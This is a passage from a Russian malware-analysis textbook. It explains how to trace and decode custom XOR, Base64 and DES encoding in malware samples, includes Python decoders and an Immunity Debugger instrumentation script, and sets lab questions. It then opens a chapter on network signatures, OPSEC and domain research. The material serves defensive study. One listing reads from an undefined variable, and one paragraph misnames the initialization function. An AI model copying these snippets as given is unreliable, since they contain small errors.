Инструменты, рассмотренные до сих пор, не позволяют получить однозначный ответ. Здесь нет строк, которые бы указывали на применение криптографии. Ни FindCrypt2, ни KANAL не смогли найти криптографические константы. Проверка на повышенную энтропию не показала ничего необычного. Единственное, что мы нашли, — это признак гаммирования на основе единственной инструкции `xor ebx, eax`. Но ради спортивного интереса мы пока проигнорируем эту деталь.

Нам остается пойти сложным путем — выполнить трассировку потока выполнения в момент ввода или вывода подозрительных данных. Ввод и вывод можно считать универсальными категориями. Отправленный сетевой пакет, записанный файл или направление информации в `stdout` — все это считается выводом. И если вывод содержит зашифрованные данные, шифрование происходит перед их генерацией.

В то же время декодирование происходит после ввода. Допустим, вы нашли входную функцию. Первым делом нужно определить элементы данных, на которые влияет ввод, и затем отследить цепочку выполнения, обращая внимание только на новые функции, имеющие доступ к этим элементам. Если вы достигли конца функции, следует продолжить с того места, где произошел вызов, отмечая местоположение данных. В большинстве случаев функция дешифрования будет недалеко от функции ввода. Похожим образом следует анализировать и функции вывода, только трассировку нужно проводить в обратном направлении.

В нашем примере предполагается, что на вывод подаются зашифрованные файлы, которые мы нашли в одном каталоге с вредоносом. Если исследовать импортированные символы исполняемого файла, можно найти вызовы `CreateFileA` и `WriteFile`, содержащиеся внутри функции, помеченной как `sub_4011A9`. Эта же функция, как выясняется, содержит ту самую единственную операцию XOR.

На рис. 13.14 показана диаграмма вызовов для ответвления `sub_4011A9`. Обратите внимание на вызов `WriteFile` в блоке `loc_40122a` справа. Также стоит отметить

инструкцию `xor ebx, eax` в цикле, который может выполниться прямо перед блоком записи (`loc_40122a`).

В блоке слева находится вызов `sub_40112F`, а ближе к концу можно видеть инкремент счетчика на 1 (счетчик помечен как `var_4`). После выполнения `sub_40112F` видно, что возвращенное значение, сохраненное в EAX, используется в сочетании с регистром EBX в операции XOR. На этом этапе результат функции XOR находится в переменной `bl` (младший байт регистра EBX). Затем содержимое `bl` записывается в буфер (по адресу `lpBuffer` плюс текущее значение счетчика).

Если собрать все эти признаки воедино, можно с большой долей вероятности утверждать, что вызов `sub_40112F` совершается для получения единственного псевдослучайного байта, к которому в сочетании с текущим байтом буфера применяется исключающее ИЛИ. Буфер помечен как `lpBuffer`, потому что он позже используется в функции `WriteFile`. Вызов `sub_40112F` не принимает аргументов и возвращает в EAX лишь 1 байт.




Рис. 13.14. Диаграмма функций, демонстрирующая зашифрованную запись

На рис. 13.15 показаны отношения между функциями шифрования. Обратите внимание на функции `sub_40106C` и `sub_40112F`, у которых есть общее ответвление. `sub_40106C` не принимает параметров и всегда выполняется до вызова `sub_40112F`.

Если функция `sub_40106C` занимается инициализацией процедуры шифрования, она должна иметь общие глобальные переменные с `sub_40112F`.




Рис. 13.15. Связи внутри процедуры шифрования

В ходе дальнейшего исследования обнаруживается, что функции `sub_40106C` и `sub_40112F` содержат множественные ссылки на три глобальные переменные: два значения `DWORD` и один массив размером 256 байт. Это подтверждает наше предположение о том, что первая из них выполняет инициализацию, а вторая представляет собой потоковый шифр (*потоковый шифр* генерирует поток псевдослучайных битов, которые можно наложить на обычный текст с помощью исключающего ИЛИ). У этого примера есть одна особенность: функция инициализации не принимает пароль в качестве аргумента и содержит лишь ссылки на два значения `DWORD` и указатель на пустой 256-байтный массив.

Здесь нам повезло. Функции кодирования оказались довольно близко к процедуре вывода, которая записывает зашифрованные данные, поэтому найти их было легко.

Преимущества нестандартного кодирования с точки зрения злоумышленника

Злоумышленники ценят нестандартные методы кодирования. Чаще всего дело в том, что они сохраняют характеристики примитивных алгоритмов (небольшой размер и не слишком очевидные признаки применения шифрования) и усложняют обратное проектирование (обнаружение процесса кодирования и создание декодера). Хотя последний аспект считается спорным.

Во многих случаях написание декодера для стандартных методов криптографии оказывается довольно тривиальной задачей — при условии, что был найден

соответствующий ключ. Однако злоумышленники могут прибегнуть к любым нестандартным способам кодирования, с явным использованием ключа или без него. Как вы уже видели в предыдущем примере, ключ фактически встраивается (и обфусцируется) в сам код. И даже если он на самом деле используется и мы его нашли, вероятность того, что в свободном доступе есть библиотеки, способные помочь в процессе декодирования, крайне мала.

Декодирование

Обнаружение и изоляция функций шифрования — важная часть анализа, но обычно также есть необходимость в декодировании скрытых данных. Существует два основных способа дублирования кодирующих и декодирующих функций во вредоносном ПО:

- переписывание самих функций;
- использование этих функций в том виде, в котором они существуют во вредоносном коде.

Самодекодирование

Самый экономный способ расшифровать данные (неважно, известен алгоритм или нет) — позволить программе самой выполнить декодирование в штатном режиме. Мы называем этот процесс *самодекодированием*.

Если вы когда-либо останавливали вредонос в отладчике и замечали в его памяти строку, которая не была обнаружена при статическом анализе, можете считать, что вы уже применяли прием самодекодирования. Если ранее скрытая информация на каком-либо этапе расшифровывается, остановить и проанализировать этот процесс будет проще, чем пытаться определить, какой механизм кодирования используется в данном случае (и разработать собственный декодер).

Самодекодирование является малозатратным и эффективным способом расшифровки содержимого, но у него есть свои недостатки. Прежде всего, чтобы определить каждый случай расшифровки, необходимо изолировать декодирующую функцию и создать точку останова сразу по ее завершении. Но, что более важно, если вредонос не занимается декодированием интересующей вас информации (или же вам не удается заставить его это делать), вы зайдете в тупик. Поэтому важно использовать методики, которые предоставляют вам больше контроля.

Создание декодирующих функций вручную

В случае с примитивными шифрами и методами кодирования часто можно ограничиться использованием стандартных функций языка программирования. Например, в листинге 13.7 показана небольшая программа на языке Python, которая декодирует строку в стандартной кодировке Base64. Замените переменную *пример_строки*, чтобы декодировать нужную вам строку.

Листинг 13.7. Пример Python-скрипта для декодирования Base64

```
import string
import base64

пример_строки = 'VGhpcyBpcyBhIHRlc3Qgc3RyaW5n'
print base64.decodestring(пример_строки)
```

Часто для примитивных методов кодирования, у которых отсутствует кодирующая функция (таких как гаммирование или Base64 с видоизмененным алфавитом), процедуру кодирования проще всего реализовать вручную в виде программы или скрипта. Для этого можно использовать любой язык программирования на ваш выбор. В листинге 13.8 показан пример Python-функции, реализующей гаммирование с сохранением нулевых байтов, описанное ранее в этой главе.

Листинг 13.8. Пример гаммирования с сохранением нулевых байтов на языке Python

```
def null_preserving_xor(input_char,key_char):
    if (input_char == key_char or input_char == chr(0x00)):
        return input_char
    else:
        return chr(ord(input_char) ^ ord(key_char))
```

Эта функция принимает два значения (входной символ и ключ) и выводит закодированный символ. Чтобы преобразовать строку или более длинный набор данных, используя гаммирование с сохранением нулевых байтов, просто передайте этому ответвлению каждый входной символ с одним и тем же ключом.

Для Base64 с видоизмененным алфавитом потребуется примерно такой же простой скрипт. Например, в листинге 13.9 показан код на языке Python, который превращает модифицированный алфавит в стандартный для Base64 набор символов и затем использует обычную функцию `decodestring`, которая входит в состав библиотеки base64.

Листинг 13.9. Пример декодирования нестандартной версии Base64 на языке Python

```
import string
import base64

s = ""
custom = "9ZABCDEFGHIJKLMNOPQRSTUVWXYabcdefghijklmnopqrstuvwxyz012345678+/"
Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

ciphertext = 'TEgobxZobxZgGFPkb2O='


for ch in ciphertext:
    if (ch in Base64):
        s = s + Base64[string.find(custom,str(ch))]
    elif (ch == '='):
        s += '='

result = base64.decodestring(s)
```

В случае со стандартными криптографическими алгоритмами лучше всего использовать существующие реализации, доступные в программных библиотеках. Криптографическая библиотека PyCrypto (www.dlitz.net/software/pycrypto/), написанная на Python, предоставляет богатый набор функций шифрования. Аналогичные библиотеки существуют и для других языков. В листинге 13.10 можно увидеть простую программу на языке Python, которая расшифровывает данные с помощью алгоритма DES.

Листинг 13.10. Пример использования алгоритма DES на языке Python

```
from Crypto.Cipher import DES
import sys

obj = DES.new('password',DES.MODE_ECB)
cfile = open('encrypted_file','r')
cbuf = f.read()
print obj.decrypt(cbuf)
```

Импортировав библиотеку PyCrypto, скрипт открывает зашифрованный файл с именем `encrypted_file` и расшифровывает его с помощью алгоритма DES. При этом используется режим электронной кодовой книги (electronic code book, ECB) и строка `password` в качестве пароля.

Блочные шифры, такие как DES, могут использовать разные режимы шифрования, применяя ключ к потоку простого текста произвольной длины; при этом режим должен быть указан в библиотечном вызове. Самым простым режимом является ECB, он применяет шифр к каждому отдельному текстовому блоку.

Существует множество способов написания скриптов с применением декодирующих алгоритмов. Предыдущие примеры должны дать вам представление о возможных вариантах, доступных при самостоятельном написании декодеров.

Создание собственной версии криптографических алгоритмов, использующихся во вредоносной программе, обычно подходит для простых или хорошо документированных шифров (если речь идет о стандартной криптографии). Но все далеко не так радужно, когда метод шифрования оказывается нестандартным, да еще и слишком сложным, чтобы его можно было эмулировать.

Инструментирование для универсальной расшифровки

При использовании самодекодирования, чтобы заставить вредоносную программу расшифровать свое содержимое, вы позволяете ей работать как обычно и затем останавливаете ее в нужный момент. Но вам вовсе не обязательно наблюдать нормальное выполнение вредоноса, если вы можете *управлять* им.

Изолировав процедуру кодирования или декодирования и изучив ее параметры, вы можете использовать ее для работы с любыми данными, в сущности заставляя вредонос вредить самому себе. Этот подход называется *инструментированием*.

Вернемся к вредоносной программе, которая генерирует множество больших зашифрованных файлов (см. раздел «Нестандартное кодирование» в этой гла-

ве). В листинге 13.11 показаны заголовок функции и ее основные инструкции, которые являются частью криптографического цикла, представленного ранее на рис. 13.14.

Листинг 13.11. Код вредоноса, который генерирует множество больших зашифрованных файлов

```
004011A9             push    ebp
004011AA             mov     ebp, esp
004011AC             sub     esp, 14h
004011AF             push    ebx
004011B0             mov     [ebp+counter], 0
004011B7             mov     [ebp+NumberOfBytesWritten], 0
...
004011F5 loc_4011F5:                 ; CODE XREF: encrypted_Write+46j
004011F5             call encrypt_Init
004011FA
004011FA loc_4011FA:                 ; CODE XREF: encrypted_Write+7Fj
004011FA             mov     ecx, [ebp+counter]
004011FD             cmp     ecx, [ebp+nNumberOfBytesToWrite]
00401200             jnb     short loc_40122A
00401202             mov     edx, [ebp+lpBuffer]
00401205             add     edx, [ebp+counter]
00401208             movsx   ebx, byte ptr [edx]
0040120B             call    encrypt_Byte
00401210             and     eax, 0FFh
00401215             xor     ebx, eax
00401217             mov     eax, [ebp+lpBuffer]
0040121A             add     eax, [ebp+counter]
0040121D             mov     [eax], bl
0040121F             mov     ecx, [ebp+counter]
00401222             add     ecx, 1
00401225             mov     [ebp+counter], ecx
00401228             jmp     short loc_4011FA
0040122A
0040122A loc_40122A:                 ; CODE XREF: encrypted_Write+57j
0040122A             push    0     ; lpOverlapped
0040122C             lea     edx, [ebp+NumberOfBytesWritten]
```

Из предыдущего анализа нам известно следующее.

- Функция `sub_40112F` занимается инициализацией и находится в самом начале процедуры шифрования, которая вызывается по адресу 0x4011F5. В листинге 13.11 эта функция помечена как `encrypt_Init`.
- На этапе 0x40122A шифрование уже завершено.
- Известны несколько переменных и параметров, используемых в кодирующей функции, включая счетчик и два аргумента: буфер `lpBuffer`, который будет зашифрован или расшифрован, и его длина (`nNumberOfBytesToWrite`).

Итак, у нас есть зашифрованный файл, сам вредонос и понимание того, как работает кодирующая функция. Общая задача состоит в том, чтобы заставить вредоносную программу прогнать зашифрованный файл через ту же процедуру,

какая применялась для его шифрования (использование XOR дает основание предполагать, что этот алгоритм является обратимым). Данный процесс можно разделить на этапы.

1. Открыть вредоносную программу в отладчике.
2. Подготовить зашифрованный файл к чтению и предусмотреть исходящий файл для записи.
3. Выделить память внутри отладчика, чтобы вредонос мог к ней обращаться.
4. Загрузить зашифрованный файл на выделенный участок памяти.
5. Инициализировать нужные переменные и аргументы кодирующей функции.
6. Запустить кодирующую функцию для выполнения шифрования.
7. Записать свежерасшифрованный участок памяти в исходящий файл.

Для выполнения этих высокоуровневых задач мы воспользуемся отладчиком Immunity Debugger (ImmDbg), который был рассмотрен в главе 9. ImmDbg позволяет управлять отладкой с помощью скриптов на языке Python. В листинге 13.12 представлен типичный скрипт, который был написан для обработки зашифрованных файлов, находящихся в одном каталоге с вредоносом, и извлечения простого текста.

Листинг 13.12. Пример скрипта расшифровки для ImmDbg

```
import immlib

def main ():
    imm = immlib.Debugger()
    cfile = open("C:\\encrypted_file","rb") # Открываем зашифрованный файл
                                           # для чтения
    pfile = open("decrypted_file", "w")  # Открываем файл для записи
                                         # извлеченного текста
    buffer = cfile.read()                # Считываем зашифрованный файл в буфер
    sz = len(buffer)                     # Получаем размер буфера
    membuf = imm.remoteVirtualAlloc(sz)  # Выделяем память внутри отладчика
    imm.writeMemory(membuf,buffer)       # Копируем в память отлаживаемого процесса
    imm.setReg("EIP", 0x004011A9)        # Начало заголовка функции
    imm.setBreakpoint(0x004011b7)        # После заголовка функции
    imm.Run()                            # Выполняем заголовок функции

    regs = imm.getRegs()
    imm.writeLong(regs["EBP"]+16, sz)    # Инициализируем в стеке
                                         # переменную NumberOfBytesToWrite
    imm.writeLong(regs["EBP"]+8, membuf) # Инициализируем в стеке
                                         # переменную lpBuffer

    imm.setReg("EIP", 0x004011f5)        # Начало шифрования
    imm.setBreakpoint(0x0040122a)        # Конец криптографического цикла
    imm.Run()                            # Выполняем криптографический цикл

    output = imm.readMemory(membuf, sz)  # Считываем результат
    pfile.write(output)                  # Записываем результат
```

Скрипт в листинге 13.12 строго следует общей задаче. `immlib` — это библиотека на языке Python, а вызов `immlib.Debugger` предоставляет программный доступ к отладчику. Вызов `open` открывает зашифрованные файлы для чтения, а расшифрованные — для записи. Параметр `rb` позволяет корректно интерпретировать двоичные символы при открытии (без флага `b` двоичный символ может быть воспринят как конец файла, что приведет к преждевременной остановке чтения).

В режиме отладки команда `imm.remoteVirtualAlloc` выделяет память внутри адресного пространства вредоносного процесса. К этой памяти вредонос может обращаться напрямую. Команда `cfile.read` считывает зашифрованный файл в буфер языка Python, после чего команда `imm.writeMemory` копирует содержимое этого буфера в память отлаживаемого процесса. Функция `imm.getRegs` используется для получения текущих значений регистров, чтобы с помощью регистра EBP можно было определить местоположение двух ключевых аргументов: буфера, который нужно расшифровать, и его размера. Для задания этих аргументов применяется функция `imm.writeLong`.

Само выполнение кода состоит из двух этапов, описанных ниже. Это разделение определяется точками останова, созданными с помощью вызовов `imm.setBreakpoint`, установкой регистра EIP с использованием команды `imm.setReg("EIP",location)` и вызовами `imm.Run`.

- Первый отрезок кода выполняется в начале функции, где подготавливается слой стека и обнуляется счетчик. Этот первый этап находится между адресами 0x004011A9 (установка EIP) и 0x004011b7 (срабатывание точки останова).
- Второй отрезок представляет собой сам криптографический цикл, для выполнения которого отладчик смещает указатель текущей инструкции в начало функции инициализации (0x004011f5). Этот этап начинается с адреса 0x004011f5 (установка EIP), проходит через цикл (по одной итерации на каждый байт, подлежащий расшифровке) и завершается на выходе из него (0x0040122a), где точка останова прерывает выполнение.

В конце тот же буфер считывается из адресного пространства процесса в память Python-скрипта (с помощью `imm.readMemory`) и выводится в файл (посредством вызова `pfile.write`).

Использование этого скрипта требует небольшой подготовки. Файл, который будет расшифровываться, должен находиться в том же каталоге (`C:\encrypted_file`). Чтобы запустить вредоносную программу, ее следует открыть в ImmDbg. Для запуска скрипта выберите в меню ImmDbg пункт `Run Python Script` (Выполнить Python-скрипт) или нажмите `Alt+F3`, после чего укажите файл с Python-скриптом из листинга 13.12. После этого в базовом каталоге ImmDbg (`C:\Program Files\Immunity Inc\Immunity Debugger`) появится итоговый файл (`decrypted_file`). Путь может отличаться, если вы указали его вручную.

В этом примере мы имели дело с отдельной функцией шифрования, которая отличалась прямолинейностью и не обладала зависимостями. Но не все кодирующие функции выглядят подобным образом. Некоторые из них требуют инициализации — возможно, с применением ключа. В некоторых случаях этот ключ может даже

не находиться в самом вредоносе, а извлекаться из внешнего источника (например, по сети). В таких ситуациях вредоносный код нужно заранее подготовить.

Если вредонос использует в качестве ключа встроенный пароль, вся подготовка может свестись к обычному запуску. Но иногда для декодирования приходится модифицировать внешнюю среду. Например, если вредонос шифрует свое взаимодействие с помощью ключа, который поступает от внешнего сервера, вам нужно будет либо создать скрипт с алгоритмом, подготавливающим этот ключ, либо симулировать передачу ключа сервером.

Итоги главы

И авторы, и аналитики вредоносов постоянно оттачивают свои навыки. Чтобы избежать обнаружения и огорчить нас с вами, злоумышленники все время пытаются скрыть свои намерения, приемы и методы взаимодействия. Основными средствами для этого служат кодирование и шифрование. Кодирование влияет не только на передачу информации — оно также усложняет анализ и понимание вредоносного кода. К счастью, с подходящими инструментами большинство из этих методик можно относительно легко распознать и обойти.

В этой главе были рассмотрены самые популярные способы кодирования, которые используются во вредоносном ПО. Мы также обсудили целый ряд инструментов и приемов, которые помогают обнаружить, понять и декодировать алгоритмы, применяемые злоумышленниками.

Мы рассматривали процесс кодирования в целом, объясняя, как его распознать и обратить вспять. В следующей главе мы сосредоточимся на использовании сети для управления вредоносными программами. Сетевой управляющий трафик часто оказывается зашифрованным, но это не значит, что нельзя создать надежные сигнатуры для его обнаружения.

Лабораторные работы

Лабораторная работа 13.1

Проанализируйте зараженный файл `Lab13-01.exe`.

Вопросы

1. Сравните строки во вредоносном коде (полученные с помощью команды `strings`) с информацией, извлеченной в ходе динамического анализа. На основе этого сравнения определите, какие элементы могут быть закодированы.
2. Поищите с помощью IDA Pro строку `xor`, чтобы обнаружить код, который потенциально может заниматься кодированием. Какие виды кодирования вы нашли?

3. Какие данные кодируются и какой ключ для этого используется?
4. Проведите статический анализ с использованием инструментов FindCrypt2, Krypto ANALyzer (KANAL) и IDA Entropy, чтобы определить любые другие механизмы кодирования. Что вам удалось найти?
5. Каким образом кодируется сетевой трафик, отправляемый вредоносом?
6. Найдите функцию Base64 в дизассемблированном коде.
7. Какова максимальная длина отправляемых данных, закодированных методом Base64?
8. Встречаются ли в этой вредоносной программе данные в кодировке Base64 с символами отступа (= или ==)?
9. Каково назначение этого вредоноса?

Лабораторная работа 13.2

Проанализируйте зараженный файл `Lab13-02.exe`.

Вопросы

1. С помощью динамического анализа определите, что создает этот вредонос.
2. Попробуйте поискать участок, потенциально отвечающий за кодирование, используя статические методики, такие как поиск `xor`, а также инструменты FindCrypt2, KANAL и IDA Entropy. Что вам удалось найти?
3. Какой вызов импорта, по вашему мнению, может помочь в поиске кодирующих функций (с учетом ответа на вопрос 1)?
4. На каком участке дизассемблированного кода находится функция кодирования?
5. Проследите данные от функции кодирования к их источнику. Что это за данные?
6. Можете ли вы найти алгоритм, который используется для кодирования? Если нет, то каким образом можно декодировать данные?
7. Можете ли вы восстановить исходный источник одного из зашифрованных файлов с помощью инструментирования?

Лабораторная работа 13.3

Проанализируйте зараженный файл `Lab13-03.exe`.

Вопросы

1. Сравните вывод утилиты `strings` с результатами динамического анализа. На основе этого сравнения определите, какие элементы могут быть закодированными.

2. Используйте статический анализ (поиск строк `xor`), чтобы найти код, который может заниматься кодированием. Какие методы кодирования вы обнаружили?
3. Определите любые другие механизмы кодирования, применяя такие статические инструменты, как FindCrypt2, KANAL и IDA Entropy. Сравните свои находки с результатами, полученными в пункте 2.
4. Этот вредонос использует два способа кодирования. Какие именно?
5. Какой ключ используется в каждом из них?
6. Достаточно ли только ключа в случае с криптографическим алгоритмом? Что еще может потребоваться?
7. Каково назначение этого вредоноса?
8. Напишите код для расшифровки данных, сгенерированных во время динамического анализа. Что это за данные?

14 Сетевые сигнатуры, нацеленные на вредоносное ПО

Вредоносные программы активно используют сетевое подключение. В данной главе вы познакомитесь с эффективными контрмерами, которые позволяют этому противостоять. *Контрмеры* — это действия, предпринимаемые в ответ на угрозу с целью обнаружения или предотвращения вредоносной активности. Для их выработки необходимо понимать, каким образом злоумышленник использует сеть и как обратить против него те проблемы, с которыми он сталкивается.

Сетевые контрмеры

Для обеспечения защиты сетевое оборудование использует основные сетевые атрибуты, такие как IP-адреса, TCP- и UDP-порты, доменные имена и содержимое трафика. Брандмауэры и маршрутизаторы позволяют ограничить доступ к сети на основе IP-адресов и портов. DNS-серверы можно сконфигурировать для автоматического перебрасывания неблагонадежных доменных имен на локальный узел (он выступит в роли *sinkhole-сервера*, от англ. *sinkhole* — «воронка»). Прокси-серверы могут быть настроены для обнаружения и предотвращения доступа к определенным доменам.

Системы обнаружения и предотвращения вторжений (IDS и IPS), а также другие средства безопасности, такие как прокси для HTTP и электронной почты, позволяют вырабатывать контрмеры, основанные на *содержимом* трафика. Эти технологии делают возможным более глубокое исследование данных, проходящих по сети. Они используют сетевые сигнатуры (в случае с IDS) и алгоритмы (в случае с почтовыми прокси-серверами) для обнаружения спама. Основные сетевые параметры, такие как IP-адрес и доменное имя, поддерживаются в большинстве систем защиты, поэтому аналитики безопасности часто изучают их в первую очередь.

ПРИМЕЧАНИЕ

Распространенный термин «система обнаружения вторжений» уже устарел. Сигнатуры позволяют распознавать не только вторжения, но и сканирование, перечисление служб, профилирование, необычное применение протоколов и передачу сигналов в исполнении установленных вредоносов. Системы IDS и IPS имеют много общего, разница же заключается в том, что первые созданы лишь для обнаружения подозрительного трафика, а вторые способны предотвращать его перемещение по сети.

Наблюдение за вредоносными программами в их естественной среде обитания

Начинать анализ вредоносного ПО нужно *не* с его запуска в лабораторных условиях или исследования его дизассемблированного кода. Первым делом следует изучить те сведения о вредоносе, которые у вас уже есть. Время от времени аналитику безопасности попадаются вредоносные образцы (или подозрительные исполняемые файлы) без какого-либо контекста, но в большинстве случаев они сопровождаются дополнительной информацией. Анализ подозрительной сетевой активности лучше всего начинать со сбора журнальных записей, сигналов тревоги и захваченных пакетов, которые вредонос уже сгенерировал.

Сведения, поступающие из реальных сетей, имеют определенные преимущества перед информацией, собранной в лабораторных условиях.

- Данные, захваченные во время выполнения, позволяют наиболее объективно оценить поведение вредоносной программы. Вредонос может быть запрограммирован на обнаружение лабораторной среды.
- Сведения об активности вредоноса могут нести в себе уникальную информацию, которая ускорит анализ. По реальному трафику можно изучить клиентскую и серверную части вредоносной программы, тогда как в лабораторных условиях аналитик имеет доступ только к одной из них. Данные, которые вредонос принимает (а также процедуры их разбора), обычно сложнее анализировать, чем данные, которые он производит. Таким образом, срез двунаправленного трафика может помочь отделить информацию от процесса ее разбора.
- Кроме прочего, при пассивном изучении данных отсутствует риск того, что злоумышленник узнает о деятельности аналитика. Мы объясним этот момент во всех подробностях чуть ниже, в подразделе «OPSEC. Операционная безопасность».

Признаки вредоносной активности

Представьте, что мы получили зараженный исполняемый файл и запустили его в лабораторной среде, отслеживая при этом его сетевую активность. В результате мы обнаружили, что вредонос выполняет DNS-запрос для имени www.badsite.com, а затем делает HTTP-запрос типа `GET` к порту 80 и IP-адресу, который был возвра-

щен в DNS-записи. Спустя 30 секунд он пытается о чем-то просигнализировать по другому IP-адресу, и на этот раз без DNS-запроса. На этом этапе у нас имеется три признака потенциальной вредоносной активности: доменное имя с соответствующим IP-адресом, отдельный IP-адрес и HTTP-запрос типа `GET` с URI и содержимым (табл. 14.1).

Таблица 14.1. Пример признаков вредоносной сетевой активности

Вид информации	**Признак**
Домен (с соответствующим IP-адресом)	www.badsite.com (123.123.123.10)
IP-адрес	123.64.64.64
GET-запрос	GET /index.htm HTTP 1.1 Accept: */* User-Agent: Wefa7e Cache-Control: no

После этого у нас, вероятно, возникло бы желание подробнее исследовать эти признаки. Поиск в Интернете мог бы показать, как давно была создана эта вредоносная программа, когда ее впервые обнаружили, насколько она распространена, кто мог ее написать и для чего. При этом отсутствие информации тоже информативно и говорит о том, что это могла быть целенаправленная или совсем новая массовая атака.

Но прежде, чем обращаться к любимой поисковой системе, убедитесь в том, что вы осознаете потенциальные риски, связанные с вашим интернет-расследованием.

OPSEC. Операционная безопасность

При поиске информации в Интернете важно понимать концепцию *операционной безопасности* (operations security, OPSEC). Этот термин используется правительственными и военными организациями для описания процесса, который заключается в том, чтобы не дать противнику завладеть конфиденциальной информацией.

Некоторые ваши действия в ходе расследования могут дать понять злоумышленнику, что вы распознали его вредоносную программу, или даже раскрыть ему ваши персональные данные. Например, если вредонос был послан по электронной почте в вашу корпоративную сеть, но вы решили исследовать его у себя дома, злоумышленник может заметить, что DNS-запрос был сделан с IP-адреса, который не связан с вашей компанией. Существует множество способов обнаружения исследовательской деятельности. Например:

- отправка определенному человеку фишингового электронного письма со ссылкой и проверка того, выходит ли IP-адрес, с которого был выполнен переход по этой ссылке, за пределы ожидаемой географической области;

- разработка эксплойта для публикации закодированной ссылки в комментариях к блогу (или на каком-то другом сайте, доступном для редактирования), которая, по сути, создает узконаправленный, но публичный след заражения;
- встраивание во вредоносный код неиспользуемого доменного имени и отслеживание попыток получить его адрес.

Узнав о том, что их деятельность кто-то расследует, злоумышленники могут поменять тактику или попросту скрыться.

Безопасное расследование вредоносной деятельности в Интернете

Безопаснее всего вообще отказаться от исследования атаки в Интернете, но часто без этого не обойтись. Если вы все же решили выйти онлайн, то следует использовать окольные пути, чтобы не попасться на глаза бдительному злоумышленнику.

Тактика окольных путей

Один из вариантов — использовать какую-нибудь службу или механизм обеспечения анонимности, например Tor, открытый прокси-сервер или веб-анонимайзер. Эти инструменты могут защитить информацию о вашей личности, однако во многих случаях они выдают то, что вы пытаетесь спрятаться, а это вызовет подозрения у злоумышленника.

Вы также можете провести исследование на отдельном компьютере (возможно, виртуальном). Для скрытия его местоположения можно применять следующие приемы.

- Использовать мобильное интернет-соединение.
- Пропускать соединение через безопасную командную оболочку (secure shell, SSH) или частную виртуальную сеть (virtual private network, VPN) с использованием удаленной инфраструктуры.
- Использовать промежуточную удаленную систему, запущенную в облачном сервисе, например Amazon Elastic Compute Cloud (Amazon EC2).

Поисковая система или аналогичный сайт тоже могут стать одним из окольных путей. Они обеспечивают достаточно безопасный поиск, но с двумя оговорками.

- Включение в запрос доменного имени, о котором поисковая система не знала заранее, может вызвать индексацию соответствующего адреса.
- Переход по результатам поиска, даже если они закэшированы, активизирует ссылки второго и более низких уровней, связанных с сайтом.

В следующем разделе собрано несколько интернет-ресурсов, которые предоставляют сводную информацию о таких сетевых атрибутах, как WHOIS-записи и история DNS-запросов (в том числе и обратных).

Получение информации об IP-адресе и домене

IP-адреса и доменные имена — это два фундаментальных атрибута, составляющих среду Интернета. DNS переводит доменные имена наподобие www.yahoo.com в IP-адреса (и обратно). Неудивительно, что вредоносные программы тоже используют DNS: это позволяет им делать свой трафик менее подозрительным и сохранять гибкость и устойчивость при выполнении вредоносных действий.

На рис. 14.1 показано, какого рода информацию можно получить о доменах и IP-адресах. При регистрации доменное имя попадает в специальный реестр вместе с серверами имен, соответствующими датами и контактными данными владельца. Аналогичные реестры (regional internet registries, RIR) существуют и для IP-адресов: в них хранятся диапазоны адресов, сведения о том, каким организациям они принадлежат, а также контактная информация. DNS-запись представляет собой связь между доменным именем и IP-адресом. Вместе с этим предоставляются метаданные, включая черные списки (которые могут относиться как к адресам, так и к доменам) и географические данные (которые относятся только к IP-адресам).

